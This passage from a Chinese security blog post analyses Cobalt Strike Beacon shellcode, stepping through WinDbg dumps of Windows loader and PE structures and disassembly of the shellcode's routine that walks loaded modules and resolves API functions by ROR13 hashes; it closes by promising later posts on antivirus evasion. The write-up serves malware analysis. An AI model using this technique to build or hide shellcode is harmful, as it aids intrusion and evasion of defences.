   +0x003 IsProtectedProcessLight : Pos 6, 1 Bit
   +0x003 IsLongPathAwareProcess : Pos 7, 1 Bit
   +0x004 Padding0         : [4] UChar
   +0x008 Mutant           : Ptr64 Void
   +0x010 ImageBaseAddress : Ptr64 Void
   +0x018 Ldr              : Ptr64 _PEB_LDR_DATA
```

安全客（www.anquanke.com）

PEB偏移0x18的地方，是Ldr，而Ldr，存放了进程所加载的动态链接库的信息

```
ntdll!_PEB_LDR_DATA
   +0x000 Length           : Uint4B
   +0x004 Initialized      : UChar
   +0x008 SsHandle         : Ptr64 Void
   +0x010 InLoadOrderModuleList : _LIST_ENTRY
   +0x020 InMemoryOrderModuleList : _LIST_ENTRY
   +0x030 InInitializationOrderModuleList : _LIST_ENTRY
   +0x040 EntryInProgress  : Ptr64 Void
   +0x048 ShutdownInProgress : UChar
   +0x050 ShutdownThreadId : Ptr64 Void
```

PEB偏移0x20的地方是InMemoryOrderModuleList，这是一个双向链表，每个指针都指向一个_LDR_DATA_TABLE_ENTRY结构

```
48:8B52 20          mov rdx,qword ptr ds:[rdx+20]        BaseDll
8B42 3C             mov eax,dword ptr ds:[rdx+3C]
48:01D0             add rax,rdx                          rax:"MZ?"
66:8178 18 0B02     cmp word ptr ds:[rax+18],20B
75 72               jne 1600C7
8B80 88000000       mov eax,dword ptr ds:[rax+88]        rax+88:"ｈｎ嬰頽迎椦愈頽影卬啖頽影邛遥頽影鹵
48:85C0             test rax,rax                         RVA
74 67               je 1600C7
48:01D0             add rax,rdx                          ExportTable
50                  push rax                             rax:"MZ?"
8B48 18             mov ecx,dword ptr ds:[rax+18]        NumberOfNames
44:8B40 20          mov r8d,dword ptr ds:[rax+20]        AddressOfNames
49:01D0             add r8,rdx
```

```
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY
   +0x010 InMemoryOrderLinks : _LIST_ENTRY
   +0x020 InInitializationOrderLinks : _LIST_ENTRY
   +0x030 DllBase          : Ptr64 Void
   +0x038 EntryPoint       : Ptr64 Void
   +0x040 SizeOfImage      : Uint4B
   +0x048 FullDllName      : _UNICODE_STRING
   +0x058 BaseDllName      : _UNICODE_STRING
   +0x068 FlagGroup        : [4] UChar
   +0x068 Flags            : Uint4B
```

由于InMemoryOrderModuleList指向的是_LDR_DATA_TABLE_ENTRY中的InMemoryOrderLinks而非首地址，因此 ds:[rdx+20]指向的是DllBase，也就是Dll的基地址

```
0:000> dt _IMAGE_DOS_HEADER
ntdll!_IMAGE_DOS_HEADER
   +0x000 e_magic          : Uint2B
   +0x002 e_cblp           : Uint2B
   +0x004 e_cp             : Uint2B
   +0x006 e_crlc           : Uint2B
   +0x008 e_cparhdr        : Uint2B
   +0x00a e_minalloc       : Uint2B
   +0x00c e_maxalloc       : Uint2B
   +0x00e e_ss             : Uint2B
   +0x010 e_sp             : Uint2B
   +0x012 e_csum           : Uint2B
   +0x014 e_ip             : Uint2B
   +0x016 e_cs             : Uint2B
   +0x018 e_lfarlc         : Uint2B
   +0x01a e_ovno           : Uint2B
   +0x01c e_res            : [4] Uint2B
   +0x024 e_oemid          : Uint2B
   +0x026 e_oeminfo        : Uint2B
   +0x028 e_res2           : [10] Uint2B
   +0x03c e_lfanew         : Int4B
```

安全客（www.anquanke.com）

ds:[rdx+3C]则是IMAGE_DOS_HEADER中的e_lfanew，它指向了实际的PE头

```
0:000> dt _IMAGE_NT_HEADERS64
ntdll!_IMAGE_NT_HEADERS64
   +0x000 Signature        : Uint4B
   +0x004 FileHeader       : _IMAGE_FILE_HEADER
   +0x018 OptionalHeader   : _IMAGE_OPTIONAL_HEADER64
```

ds:[rax+18]指向OptionalHeader，该结构首地址指向了一个魔数，代表PE文件的类型(32/64)，因此cmp word ptr ds:[rax+18],20B用于判断PE文件类型

```
0:000> dt _IMAGE_OPTIONAL_HEADER64
ntdll!_IMAGE_OPTIONAL_HEADER64
   +0x000 Magic            : Uint2B
   +0x002 MajorLinkerVersion : UChar
   +0x003 MinorLinkerVersion : UChar
   +0x004 SizeOfCode       : Uint4B
   +0x008 SizeOfInitializedData : Uint4B
   +0x00c SizeOfUninitializedData : Uint4B
   +0x010 AddressOfEntryPoint : Uint4B
   +0x014 BaseOfCode       : Uint4B
   +0x018 ImageBase        : Uint8B
   +0x020 SectionAlignment : Uint4B
   +0x024 FileAlignment    : Uint4B
   +0x028 MajorOperatingSystemVersion : Uint2B
   +0x02a MinorOperatingSystemVersion : Uint2B
   +0x02c MajorImageVersion : Uint2B
   +0x02e MinorImageVersion : Uint2B
   +0x030 MajorSubsystemVersion : Uint2B
   +0x032 MinorSubsystemVersion : Uint2B
   +0x034 Win32VersionValue : Uint4B
   +0x038 SizeOfImage      : Uint4B
   +0x03c SizeOfHeaders    : Uint4B
   +0x040 CheckSum         : Uint4B
   +0x044 Subsystem        : Uint2B
   +0x046 DllCharacteristics : Uint2B
   +0x048 SizeOfStackReserve : Uint8B
   +0x050 SizeOfStackCommit : Uint8B
   +0x058 SizeOfHeapReserve : Uint8B
   +0x060 SizeOfHeapCommit : Uint8B
   +0x068 LoaderFlags      : Uint4B
   +0x06c NumberOfRvaAndSizes : Uint4B
   +0x070 DataDirectory    : [16] _IMAGE_DATA_DIRECTORY
0:000> dt _IMAGE_NT_HEADERS64
ntdll!_IMAGE_NT_HEADERS64
   +0x000 Signature        : Uint4B
```

```
+0x004 FileHeader        : _IMAGE_FILE_HEADER
+0x018 OptionalHeader    : _IMAGE_OPTIONAL_HEADER64
```

安全客（www.anquanke.com）

接着将ds:[rax+88]的地址存到eax中，而ds:[rax+88]实际指向DataDirectory(0x18+0x70=0x88)

```
#define IMAGE_DIRECTORY_ENTRY_EXPORT          0   // Export Directory
#define IMAGE_DIRECTORY_ENTRY_IMPORT          1   // Import Directory
#define IMAGE_DIRECTORY_ENTRY_RESOURCE        2   // Resource Directory
#define IMAGE_DIRECTORY_ENTRY_EXCEPTION       3   // Exception Directory
#define IMAGE_DIRECTORY_ENTRY_SECURITY        4   // Security Directory
#define IMAGE_DIRECTORY_ENTRY_BASERELOC       5   // Base Relocation Table
#define IMAGE_DIRECTORY_ENTRY_DEBUG           6   // Debug Directory
//      IMAGE_DIRECTORY_ENTRY_COPYRIGHT       7   // (X86 usage)
#define IMAGE_DIRECTORY_ENTRY_ARCHITECTURE    7   // Architecture Specific Data
#define IMAGE_DIRECTORY_ENTRY_GLOBALPTR       8   // RVA of GP
#define IMAGE_DIRECTORY_ENTRY_TLS             9   // TLS Directory
#define IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG    10   // Load Configuration Directory
#define IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT   11   // Bound Import Directory in headers
#define IMAGE_DIRECTORY_ENTRY_IAT            12   // Import Address Table
#define IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT   13   // Delay Load Import Descriptors
#define IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR 14   // COM Runtime descriptor
```

DataDirectory数组的第一个元素就是导出表，因此此时eax中的地址为导出表的地址

			ordinal number for the export address table. It is usually set to 1.
20	4	Address Table Entries	The number of entries in the export address table.
24 0x18	4	Number of Name Pointers	The number of entries in the name pointer table. This is also the number of entries in the ordinal table.
28 0x20	4	Export Address Table RVA	The address of the export address table, relative to the image base.

Se
He
Ot
Fil
Sp
Ar
Fo
Im
Ap
Au
Ha
Re

ds:[rax+18]和ds:[rax+20]分别对应函数的数量以及导出表的RVA

```
>v E3 56          jrcxz 1600C6
.  48:FFC9        dec rcx
.  41:8B3488      mov esi,dword ptr ds:[r8+rcx*4]
.  48:01D6        add rsi,rdx
.  4D:31C9        xor r9,r9
>  48:31C0        xor rax,rax                          rax:"MZ?"
.  AC             lodsb
.  41:C1C9 0D     ror r9d,D
.  41:01C1        add r9d,eax
.  38E0           cmp al,ah
.^ 75 F1          jne 16007D
.  4C:034C24 08   add r9,qword ptr ss:[rsp+8]
.  45:39D1        cmp r9d,r10d
.^ 75 D8          jne 16006E
```

接着就是遍历导出表，计算函数hash，判断跟传入的hash是否一致，如果一致则调用

总结

本篇文章深入的剖析了Beacon生成流程及Shellcode分析，后面的文章会着重分析CS的通信流程以及Beacon的模块加载，以及基于这些深度分析的免杀思考

本文由 **D_infinite** 原创发布
转载，请参考 转载声明 ，注明出处： https://www.anquanke.com/post/id/237127
安全KER - 有思想的安全新媒体

shellcode Cobalt Strike 安全开发 红蓝对抗 CS